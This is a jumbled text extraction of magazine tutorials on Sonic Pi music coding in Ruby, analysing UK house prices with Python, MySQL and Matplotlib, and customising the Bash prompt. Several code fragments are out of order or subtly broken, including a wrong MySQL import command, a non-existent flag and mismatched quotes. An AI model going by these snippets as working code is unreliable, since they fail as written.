

Using variables

Variables are a temporary method of storing data, and



There are three choices in the audio output menu: auto, force 3.5mm and force HDMI. If you are listening via headphones connected to your Pi choose the second option.

The simple, uncluttered layout of *Sonic Pi V2* is a credit to the team behind it.



Our simple melody should look like this to start with, but over the course of the tutorial we will alter and re-work the code.

they can greatly improve our coding. So far we have been using the MIDI numbers that represent the notes in our tune. But it can be difficult to remember what number is for which note. Using a variable we can store the MIDI number and label the variable to match the pitch of the note, so you don't have to remember the MIDI values. At the top of your code, create the following variables:

```
c = 60
d = 62
e = 64
f = 65
g = 67
a = 69
b = 71
```

Now, using the variables instead of their MIDI numbers, let's rewrite our code to reflect this and write the rest of the song. Once written, try out your code.

```
play_pattern [g,a,g,f,e,f,g]
play_pattern [d,e,f]
play_pattern [e,f,g]
play_pattern [g,a,g,f,e,f,g]
```

Midi notes

Sonic Pi uses numbers to represent the notes played in music. These numbers are MIDI representations of those notes. MIDI (Musical Instrument Digital Interface), has long been used in the professional music community as a method of working with computers and external musical instruments, commonly keyboards. With MIDI you can easily make a change to a song without having to re-record the instrument, as the data is saved in the MIDI format.

Sonic Pi has access to the full range of MIDI numbers, but to keep things simple we're using just seven of them: C,D,E,F,G,A,B. These are more than enough for simple tunes.

To use these notes in our project, we must learn their MIDI value – below is a table of this information.

C	60
D	62
E	64
F	65
G	67
A	69
B	71

There's a great resource for MIDI notes included in the [readme file on the GitHub repository](https://github.com/lesp/LinuxVoiceSonicPi) for this project at <https://github.com/lesp/LinuxVoiceSonicPi>.

play_pattern [d,g]

play_pattern [e,c]

That sounds better, but how can we make this code even better? By adding a delay between each of our patterns. Sonic Pi uses the **sleep** function to delay a step in the sequence of code. If we use the **sleep** function with another variable we can set a universal delay to our code.

On a line below our previous variables, create the following:

delay = 1

Now insert the following in between each of the **play_pattern** lines of code, then run your code:

sleep delay

How does it sound? Perhaps a little slow in between each of the **play_patterns**? In that case, reduce the **delay** value by using a float instead of an integer. This will enable you to use fractions of a second. Try a few lower numbers and see what works for you.

Taking our music to the next level

Our tune sounds great – all of the timings and logic we used have sharpened our tune to perfection, but something is still missing. Perhaps we could add an instrument or two? As *Sonic Pi* uses MIDI, we can introduce new instruments to our project relatively easily.

Currently we use the default tone for our tune, but we can investigate some other instruments.

Sonic Pi comes with a plethora of instruments that we can use in our project. From simple pretty bell chimes to dark and melodious “fm” which at times can sound like playing a Beatles record backwards.

To introduce an instrument into our project we must first tell *Sonic Pi* that we wish to use it and the best place to do so is underneath where we said **use_bpm 120** like so:

use_bpm 120

use_synth :pretty_bell

Now play your tune – instead of the standard sound you should now hear a bell like chime.

Looping

Looping is the practice of repeating a section of code either many times or infinitely. For our tune we will use it to repeat the sequence of code that makes up our tune.




play_pattern is a handy function that can considerably reduce the number of lines in our code, making it much easier to read.

To use a loop we use the following line of code

```
2.times do
#What code would you like to repeat?
end
You can see that the second line is indented; this shows that this is the code to be repeated, under our instruction of 2.times do. This indentation is not as restrictive as Python, which requires 4 spaces to signify indentation. Sonic Pi will accept a single space or a tab indentation, but don't mix the two together, or you will have a headache debugging your code.
If we wanted to play a C note twice using the looping method we could approach it like this:
2.times do
play 60
end
To use the code in our tune we must do the following:
2.times do
use_synth :pretty_bell
play_pattern [g,a,g,f,e,f,g]
.... all of the code to play our tune.
End
```

After all of our coding, your program should look this

```
#Variables to contain our notes
c = 60
d = 62
e = 64
f = 65
g = 67
a = 69
b = 71
2.times do
use_bpm 120
use_synth :pretty_bell
play_pattern [g,a,g,f,e,f,g]
sleep 0.5
play_pattern [d,e,f]
sleep 0.5
play_pattern [e,f,g]
sleep 0.5
play_pattern [g,a,g,f,e,f,g]
```



```
1 #Variables to contain our notes
2 c = 60
3 d = 62
4 e = 64
5 f = 65
6 g = 67
7 a = 69
8 b = 71
9
10 use_bpm 120
11 play_pattern [g,a,g,f,e,f,g]
12 play_pattern [d,e,f]
13 play_pattern [e,f,g]
14 play_pattern [g,a,g,f,e,f,g]
15 play_pattern [d,g]
16 play_pattern [e,c]
```

Variables enable us to store the MIDI numbers inside a container which, for ease of use, have been labelled to match the note.

What is Ruby?

Ruby was designed and developed in the mid-1990s by Yukihiro "Matz" Matsumoto in Japan to be a general-purpose programming language. Ruby can be used in both a functional capacity, where code happens in a sequence, such as our project, and in an object-oriented capacity, where code can be written using objects and classes.

Ruby is an excellent language to learn due to its very clear syntax and legibility. The programming logic learnt via Scratch and Python can be applied to Ruby, and in turn can be applied to Sonic Pi. If you would like to learn more about Ruby, there is a great interpreter called *IRB*, which can be installed via the terminal.

For Raspberry Pi- and Debian-based distros you can install as follows:

```
sudo apt-get install ruby
```

And for *yum*-based systems.

```
sudo yum install ruby
```

Using Ruby is remarkably simple, and the best way to get started is to open a terminal and type *irb* followed by Enter.

We are now in an interactive session of Ruby and can write Ruby code line by line.

First of all, let's print "Hello" on the screen.

In Ruby the function to do that is called **puts** and you would use it like this:

```
puts "Hello"
```

So now let's use a loop to print hello twice:


```
2.times do
```

```
puts "Hello"
```

```
end
```

Can you see how the loop works? That's right – exactly the same way as the loop in our project does.

The official 20-minute guide to Ruby is available at www.ruby-lang.org/en/documentation/quickstart, and is a fantastic resource for learning this great language.



```
root@Les-Serv
irb(main):004:0> puts "Hello"
Hello
=> nil
irb(main):005:0> 2.times do
irb(main):006:1* puts "hello"
irb(main):007:1> end
hello
hello
=> 2
irb(main):008:0>
```

Like Python, Ruby is designed to have a simple, easy-to-read syntax.

```
sleep 0.5
```

```
play_pattern [d,g]
```

```
sleep 0.2
```

```
play_pattern [e,c]
```

```
end
```

Congratulations, you have now created your first piece of music using *Sonic Pi*. Using what you have learnt, try the following extension activities:

- 1 Add a drum beat to the London Bridge project by using another function called **in_thread**. This function will enable you to have two or more independent threads of code running at once. Code in a thread runs completely isolated from the main body of code. For example to play a G note every half a second we would write the following:

```
in_thread do
```

```
play 67
```

```
sleep 0.5
```

```
end
```

Have a play with this code and see what works for you.

- 2 Find a song that you like on YouTube and then use a search engine to find the sheet music to play it, then convert the tune into something that *Sonic Pi* is familiar with. Remember that any piece of music can be written using *Sonic Pi*.

Finally, a great resource of Sonic Pi material is provided by Dan Aldred's blog www.tecoed.co.uk/sonic-pi.html – head over and take a look. 

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

DATA ANALYSIS USING PYTHON AND MYSQL

BEN EVERARD

WHY DO THIS?

- Pull out the information that's pertinent to you from a swarming mass of numbers.
- Improve your Python and SQL skills.
- Get your computer to draw pretty pictures that make you seem smart to friends, family and co-workers.

If you're using SQL for more than a few basic queries, there are some SQL clients (such as *Emma*, shown here) that can make your life a little easier.

Graphing data makes it easier to understand, and graphing lots of data is easy with a script and a database.

In recent years, governments around the world have been opening up their information archives to the public, and now there's more data available than ever before. However, the raw data is hard to digest, and it's often analysed by people with an agenda, whether that's newspapers trying to make a story sound exciting to sell more copies, or a company trying to make their product look better than the competition. It's hard to know whether data is being properly represented, so the solution is to dive in and analyse the figures for yourself. Let's take a look at how to do this using UK house prices.

You can get a complete list of every house sold in the UK along with its location, type (eg terrace, semi-detached) and price from data.gov.uk. The data goes back to 1994, and is licensed under the Open Government Licence, which allows us to manipulate the data and publish it – so that's what we'll do.

Spreadsheets, such as *LibreOffice's Calc*, can easily handle small data sets. However, this data set is too big and needs something a little more capable. We're going to use Python and *MySQL*, though you could use most programming languages and most databases for the task.

The data comes in a CSV file, which is a text file containing the values separated by commas. These are usually used with spreadsheets, but are also fairly easy to upload into databases. Databases enable us

much better access to the data from programming environments, and can also handle much larger data sets than spreadsheets.

First you need to grab the software we'll be using. That's *MySQL* (both a client and server), and two Python modules (*MySQLDB* and *Matplotlib*). These are all quite common, and should be in your package manager. To get them in Debian-based systems, use:

```
sudo apt-get install mysql-client mysql-server python-mysqldb python-matplotlib
```

If your package manager hasn't asked you to set up a root password for *MySQL*, you can do that now with:

```
sudo mysqladmin -u root -p password newpass
```

Replace **newpass** with a password of your choice.

Get the data

Now you've got the software, you just need to grab the data. The easy way to do this is to download our database dump from www.linuxvoice.com/house-price-analysis.

This is an xzipped SQL file, so you can load it with:

```
unxz house_prices.sql.xz
```

```
mysql -u root -p < houseprices.xz
```

This will create a database called **houses**, and a table within it called **house_prices** that contains all the information we're going to work with.

That's the easy way. The hard way (which you'll need to do if you want to load data other than UK house prices), is to download the raw CSV files and load them into *MySQL*. This isn't too hard, but it can be a little fiddly.

First you need to get the CSV files. The ones we've been using are from data.gov.uk. However, there are loads of sources of open data you may wish to use (see the boxout over the page for more details). CSV files are often created with Windows encoding rather than Unix. There's a utility called **dos2unix** that can fix this, which you use with:


```
dos2unix <filename>
```

MySQL is really designed as a server tool, not a desktop one. This means that it has a few security features that you may not expect. One such feature is that by default, it won't usually load local files. You can get around that by starting the client with the **--in-file** flag:

```
mysql --u root -p --in-file
```

This will drop you into the *MySQL* commandline. First you need to create a new database to use:

```
create database houses;
```



use houses;

Now you need to create a new table to store the data. This has to have the same layout as the CSV files that you want to upload. For example:

```
create table house_prices (id varchar(50), price int, date
datetime, postcode varchar(10), type varchar(1), newbuild
varchar(1), leasefree varchar(1), address1 varchar(50), address2
varchar(50), address3 varchar(50), address4 varchar(50),
address5 varchar(50), address6 varchar(50), address7
varchar(50), dontknow varchar(1));
```

With all this set up, you can load the files with the following SQL statement:

```
load data local infile "file_name.csv" into table house_prices
fields terminated by ',' enclosed by '"';
```

The UK house price data comes in separate files for each year. You can use the **cat** command to join them together into one big file, or import them individually (which makes it easier to identify problems).

Getting started with SQL

Now you've got everything in the database, you can use SQL to pull out the information you want.

The basic usage of SQL to pull information out of a database is in the form:

```
select <something> from <table> where <condition>;
```

This is quite simple, but it enables you to get almost anything you need from the data store, and gives you a quick way of getting data (although complicated queries on large bodies of data can be slow).

For example, to get all of the price and house numbers for a particular postcode, you can use:

```
select price, address1 from house_prices where postcode = "XX1
1XX";
```

where **XX1 1XX** is the postcode. As well as getting specific bits of data, you can aggregate it using functions such as **avg()**, which returns the average.

For example, the following line returns the average price for houses in Bristol:

```
select avg(price) from house_prices where address6 =
"BRISTOL";
```

You'll see a few more SQL techniques as we go through the article, but they all follow this same basic process. If you're unsure of anything, *MySQL* has excellent documentation at dev.mysql.com/doc.


Drawing pictures with Python

SQL is great for pulling out bits of information, but it's not great at combining and comparing it. That's where Python comes in. We're going to use it to compare

MariaDB

We decided to do this tutorial using *MySQL*, because it's probably still the most widely used database for Linux. However, we know that a lot of people aren't happy with Oracle's handling of the project, and so may wish to use *MariaDB* instead, a fork of *MySQL* led by the original creator of *MySQL*, Michael "Monty" Widenius.

It should be completely compatible with *MySQL*, and so if you'd rather use this database, you should be able to follow along with this tutorial without any problems.



and graph the information we pull out of *MySQL* to make everything easy to understand.

In this case, our Python program will be acting as a glue between a module that access the database and a module that outputs graphs. Let's first look at *MySQLdb*, which we'll use to access the database.

Using the *MySQLdb* module is a fairly straightforward process. You have to connect to the database, and then create a cursor object. This cursor can then be used to execute queries and fetch the results. Take a look at the following example, which prints out the average house price in the data set.

```
import MySQLdb
```

```
db = MySQLdb.connect(host="localhost", user="root",
passwd="xxxx", db="houses")
```

```
cur = db.cursor()
```

```
cur.execute("select avg(price) from house_prices;")
```

```
result = cur.fetchone()
```

```
print str(result[0])
```

You'll need to change the password and possibly user in the **connect** command, depending on how your database is configured.

Once the connection to the database is set up, you can call **execute()** with a string containing an SQL query, and then get the result with **fetchone()**. This returns a tuple containing an entry for each column returned by the SQL (in this case, there's just one). If you expect the query to return more than one result, you can loop through them with:

```
for row in cur.fetchall():
```

```
    #do what you need to here
```

Since you just need to pass a string to **cur.execute()**, you can build this up with the usual Python tools. For example, if you want to get the average

The *Matplotlib* project maintains a gallery of different chart types, and examples of how to use them at <http://matplotlib.org/gallery.html>.

Big data and NoSQL

Big data is one of the industry's current buzzwords. Like most tech buzzwords, there aren't any hard-and-fast rules to define it, but loosely speaking, it refers to any chunk of data that's too big to process on an ordinary computer, meaning you need some special setup to handle it efficiently. That could be a high-powered server, or a cluster of servers.

It is possible to use SQL databases to handle huge data sets, but specialist tools have sprung up to make it easier, and one common type is the so-called NoSQL variety of database. These are databases that don't use tables to hold structured information; instead they hold all the data in one non-structured mass. This means that for some processes, they can be quicker than SQL databases, and it can be easier

to share the load across many machines. They tend to process data using the **map-reduce** method, which goes through each item in turn and maps it to a value. These values can then be combined (or reduced) to a result.

The data set we've used here is 19 million items big. We've certainly heard people calling much more mundane analyses than this big data, but in our view, it doesn't qualify. *MySQL* handles the task perfectly well, and it's a technology that's far more useful in most circumstances than NoSQL.

However, if you happen to be in the job market at the moment, NoSQL is one of the hottest skills around (according to www.indeed.com/jobtrends, *MongoDB* – a NoSQL database – is the second hottest skill to have after HTML5).

prices for a few different counties, you could use:

```
for county in ['GREATER MANCHESTER','GLOUCESTERSHIRE']:
    query = "select avg(price) from house_prices where
address7 = " + county + ";"
    cur.execute(query)
    result = cur.fetchone()
    print "Average house price in " + county + " : " +
str(result[0])
```

Alternatively, you could see how the house prices have changed over the 20 years we have data for using the following. You'll need to include the previous code to connect to the database as well.

```
years = range(1995, 2015)
data = []

for year in years:
    query = 'select avg(price) from house_prices where
data between "' + str(year) + '-01-01" and "' + str(year) +
'-12-31";'
    cur.execute(query)
    result = cur.fetchone()
    print str(year) + " : " + str(result[0])
    data.append(int(result[0]))
```

If you're an SQL user, you'll probably notice that this could be done in a single query. We've done it this way to make the code a bit easier to follow.

This code stores the data in a list as well as printing it on a screen. This list (rounded to whole numbers), can be used to create graphs. One option is to output it to a file in CSV format. CSVs can be loaded into most spreadsheets (such as *LibreOffice Calc*), and from there you can generate any graphics you need. This can be a good way to experiment with different types of graph, because it enables you to quickly try various visualisations on the data. However, it's bad if you need to produce lots of graphs based on the data, because it requires quite a bit of manual intervention. For this, it's much easier to use the *Matplotlib* module to automatically draw any charts you want.

Get Matplotlib

To use this, you'll need to import it. We'll pull it in with *pylab*, which provides some other functions as well as chart drawing. You'll need to add the following to the start of your program:

```
from pylab import *
```

The following two lines can then be added to the end of the previous program to plot the data, and show the chart:


```
plot(years, data)
show()
```

This is the most basic use of the plotting module, and it can do far more than this. Let's take a look at a slightly more complicated example. This time, we'll see how the average price of houses has changed for detached and semi-detached houses. First we need to pull the appropriate information from the database with the following code (this will also need the code to connect to the database):

```
def get_value(cur, query):
    cur.execute(query)
    row = cur.fetchone()
    return int(row[0])

val_of_semi = []
val_of_detached = []
years = range(1995, 2015)
for year in years:
    query = 'select avg(price) from house_prices where
data between "' + str(year) + '-01-01" and "' + str(year) + '-12-31"
and type="S";'
    val_of_semi.append(get_value(cur, query))
```

You can change some parameters of the figure after it's created using the **Configure Subplots** button (second from the right).



```
query = 'select avg(price) from house_prices where
data between "' + str(year) + '-01-01' and "' + str(year) + '-12-31'
and type="D";'
```

```
val_of_detached.append(get_value(cur, query))
```

Now you have two lists; you just need to put them in the plot. The following code does this:

```
fig = figure()
```

```
fig.set_size_inches(10,4,forward=True)
```

```
ax = subplot(111)
```

```
box = ax.get_position()
```

```
ax.set_position([box.x0, box.y0, box.width, box.height*0.80])
```

```
semi_line = ax.plot(years, val_of_semi, label="Price of average
semi-detached")
```

```
detached_line = ax.plot(years, val_of_detached, label="Price of
average detached")
```

```
ax.legend(bbox_to_anchor=(0., 1.02, 1., .102), ncol=2,
prop=("size":7))
```

```
suptitle('Average price of houses sold in UK by type between
1995 and 2014')
```

```
show()
```

First, this code creates a figure, and resizes it to 1000 pixels by 400 pixels (it defaults to 100 pixels per inch). The parameter **forward=True** allows you to re-size the window.

Instead of just calling **plot()** like we did in the previous example, this time we create a subplot and shrink it down to 80% of its original height. This gives us space to put a title and legend above it.


The value returned by **plot()** is a line object that we can manipulate to alter the way the line will be displayed. Although we don't do it in this example, you can use this object to alter the way they're displayed.

For example the following (placed before **show()**) would make the lines red and green (by (r,g,b) values),

Data sources

There are loads of other sources of data that are crying out for analysis. Here are a few places to start looking:

- **Data.gov.uk** The official source of all UK government data (this is where the housing data for this article comes from).
- **www.data.gov** The US government's data sets.
- **bitly.com/bundles/bigmlcom/i** A bundle of links to the data websites for many governments from around the world.
- **data.worldbank.org** The world bank publishes financial data on the state of the world economy.
- **epp.eurostat.ec.europa.eu** Eurostat is the directorate general of the European Commission, and is responsible for compiling and publishing statistics about the European Union.
- **www.eea.europa.eu/data-and-maps** The European Environment Agency publishes a lot of data about the state of Europe.
- **aws.amazon.com/datasets** A list of some of the most popular data sets from around the world.
- **www.reddit.com/r/datasets** A subreddit dedicated to seeking out data on all topics.



and dashed (**linestyle "--"**).

```
setp(semi_line, "color", (1,0,0))
```

```
setp(detached_line, "color", (0,1,0))
```

```
setp((semi_line, detached_line), "linestyle", "--")
```

Other line styles are **"-"** (solid line), **"."** (dotted), and **"-."** (dash-dot). You can also use **setp** to change the alpha (transparency) settings. In fact, there is a mind-boggling set of different options you can set to make the graph look exactly how you want. If you want to create your own graphs, it's best to spend a little time perusing the set of examples at <http://matplotlib.org/gallery.html> to see what's available.

Once you've got everything for the subplot organised, you need to make sure your graph is labelled properly. Adding a title is easy, as you can see in the above call to **suptitle()**. Adding a legend is a bit more complex, because positioning in *Matplotlib* is something of a dark art.

If you want to save figures rather than just displaying them, you can use:

```
savefig('filename')
```

There are loads of ways you can drill down to almost any level of detail, and pull out whatever you want. Of course, this does require an ability to program, and the time to do it.

The end goal, of course, isn't to draw pretty pictures, but to get a better understanding of what the data means. In this case, we've been looking at how the prices of houses have changed over the past 20 years. We won't tell you exactly how to do this because it would defeat the point of this tutorial (which is to learn how to analyse the data for yourself), but we looked into how the house prices changed across different locations and different values of house.

You can see our results at www.linuxvoice.com/house-price-analysis. This challenges the view that house prices are rising in the UK. In fact, our analysis shows that in most places house prices are quite static, but that rapid rises in London are pushing the average price up across the UK, distorting the picture. Don't take our word for it though. Dive into the data and see what it tells you. 📊

Hartlepool (among other towns and cities) hasn't seen the same rise in house prices as south-eastern England. See www.linuxvoice.com/house-price-analysis for the rest of our analysis.

Ben Everard is the co-author of the best-selling *Learn Python With Raspberry Pi*, and is working on a best-selling follow-up called *Learning Computer Architecture With Raspberry Pi*.

LINUX 101: POWER UP YOUR SHELL

MIKE SAUNDERS

Get a more versatile, featureful and colourful command line interface with our guide to shell basics.

WHY DO THIS?

- Make life at the shell prompt easier and faster.
- Resume sessions after losing a connection.
- Stop pushing around that fiddly rodent!

As a Linux user, you're probably familiar with the shell (aka command line). You may pop up the occasional terminal now and then for some essential jobs that you can't do at the GUI, or perhaps you live in a tiling window manager environment and the shell is your main way of interacting with your Linux box.

In either case, you're probably using the stock *Bash* configuration that came with your distro – and while

it's powerful enough for most jobs, it could still be a lot better. In this tutorial we'll show you how to pimp up your shell to make it more informative, useful and pleasant to work in. We'll customise the prompt to make it provide better feedback than the defaults, and we'll show you how to manage sessions and run multiple programs together with the incredibly cool *tmux* tool. And for a bit of eye candy, we'll look at colour schemes as well. So, onwards!

1 MAKE YOUR PROMPT SING

Most distributions ship with very plain prompts – they show a bit of information, and generally get you by, but the prompt can do so much more. Take the default prompt on a Debian 7 installation, for instance:

```
mike@somebox:~$
```

This shows the user, hostname, current directory and account type symbol (if you switch to root, the **\$** changes to **#**). But where is this information stored? The answer is in the **PS1** environment variable. If you enter **echo \$PS1** you'll see this at the end of the text string that appears:

```
\u@\h:\w\$
```

This looks a bit ugly, and at first glance you might start screaming, assuming it to be a dreaded regular expression, but we're not going to fry our brains with the complexity of those. No, the slashes here are escape sequences, telling the prompt to do special

things. The **\u** part, for instance, tells the prompt to show the username, while **\w** means the working directory.

Here's a list of things you can use in the prompt:

- **\d** The current date.
- **\h** The hostname.
- **\n** A newline character.
- **\A** The current time (HH:MM).
- **\u** The current user.
- **\w** (lowercase) The whole working directory.
- **\W** (uppercase) The basename of the working directory.
- **\\$** A prompt symbol that changes to **#** for root.
- **!** The shell history number of this command.

To clarify the difference in the **\w** and **\W** options: with the former, you'll see the whole path for the directory in which you're working (eg **/usr/local/bin**), whereas for the latter it will just show the **bin** part.

Here's our souped-up prompt on steroids. It's a bit long for this small terminal window, but you can tweak it to your liking.

```
mike@debianmike: ~
File Edit Tabs Help
mike@debianmike:~$ # This prompt is rather boring, isn't it?
mike@debianmike:~$ # Let's spice it up by modifying the PS1 variable...
mike@debianmike:~$ export PS1='\! \[\e[31m\][\A] \[\e[32m\]\u@\h \[\e[34m\]\w \[\e[30m\]\$ '
(140) [11:00] mike@debianmike ~ $ cd /usr/local/include
(141) [11:00] mike@debianmike /usr/local/include $ # Now that's a lot better!
(142) [11:01] mike@debianmike /usr/local/include $ # Now our prompt has colour
(143) [11:01] mike@debianmike /usr/local/include $ # Along with history nums
(144) [11:01] mike@debianmike /usr/local/include $ # A clock
(145) [11:01] mike@debianmike /usr/local/include $ # And better spacing :-)
```

Get customising

Now, how do you go about changing the prompt? You need to modify the contents of the **PS1** environment variable. Try this:

```
export PS1="I am \u and it is \A \$"
```

Now your prompt will look something like:

```
I am mike and it is 11:26 $
```

From here you can experiment with the other escape sequences shown above to create the prompt of your dreams. But wait a second – when you log out, all of your hard work will be lost, because the value of the **PS1** environment variable is reset each time you start a terminal. The simplest way to fix this is to open the **.bashrc** configuration file (in your home directory) and add the complete export command to the bottom. This **.bashrc** file will be read by *Bash* every time you start a new shell session, so your beefed-up

prompt will always appear. You can also spruce up your prompt with extra colour. This is a bit tricky at first, as you have to use some rather odd-looking escape sequences, but the results can be great. Add this to a point in your **PS1** string and it will change the text to red:

```
\[\e[31m\]
```

You can change 31 here to other numbers for different colours:

- 30 Black
- 32 Green
- 33 Yellow
- 34 Blue
- 35 Magenta
- 36 Cyan
- 37 White

So, let's finish off this section by creating the mother of all prompts, using the escape sequences and colours we've already looked at. Take a deep breath, flex your fingers, and then type this beast:

```
export PS1="( \[\e[31m\][\A] \[\e[32m\]\u@\h \[\e[34m\]\w \[\e[30m\] \\$ "
```

This provides a *Bash* command history number, current time, and colours for the user/hostname

Shell essentials

If you're totally new to Linux and have just picked up this magazine for the first time, you might find the tutorial a bit heavy going. So here are the basics to get you familiar with the shell. It's usually found as *Terminal*, *XTerm* or *Konsole* in your menus, and when you start it the most useful commands are:

ls (list files); **cp one.txt two.txt** (copy file); **rm file.txt** (remove file); **mv old.txt new.txt** (move or rename); **cd /some/directory** (change directory); **cd ..** (change to directory above); **./program** (run program in current directory); **ls > list.txt** (redirect output to a file).

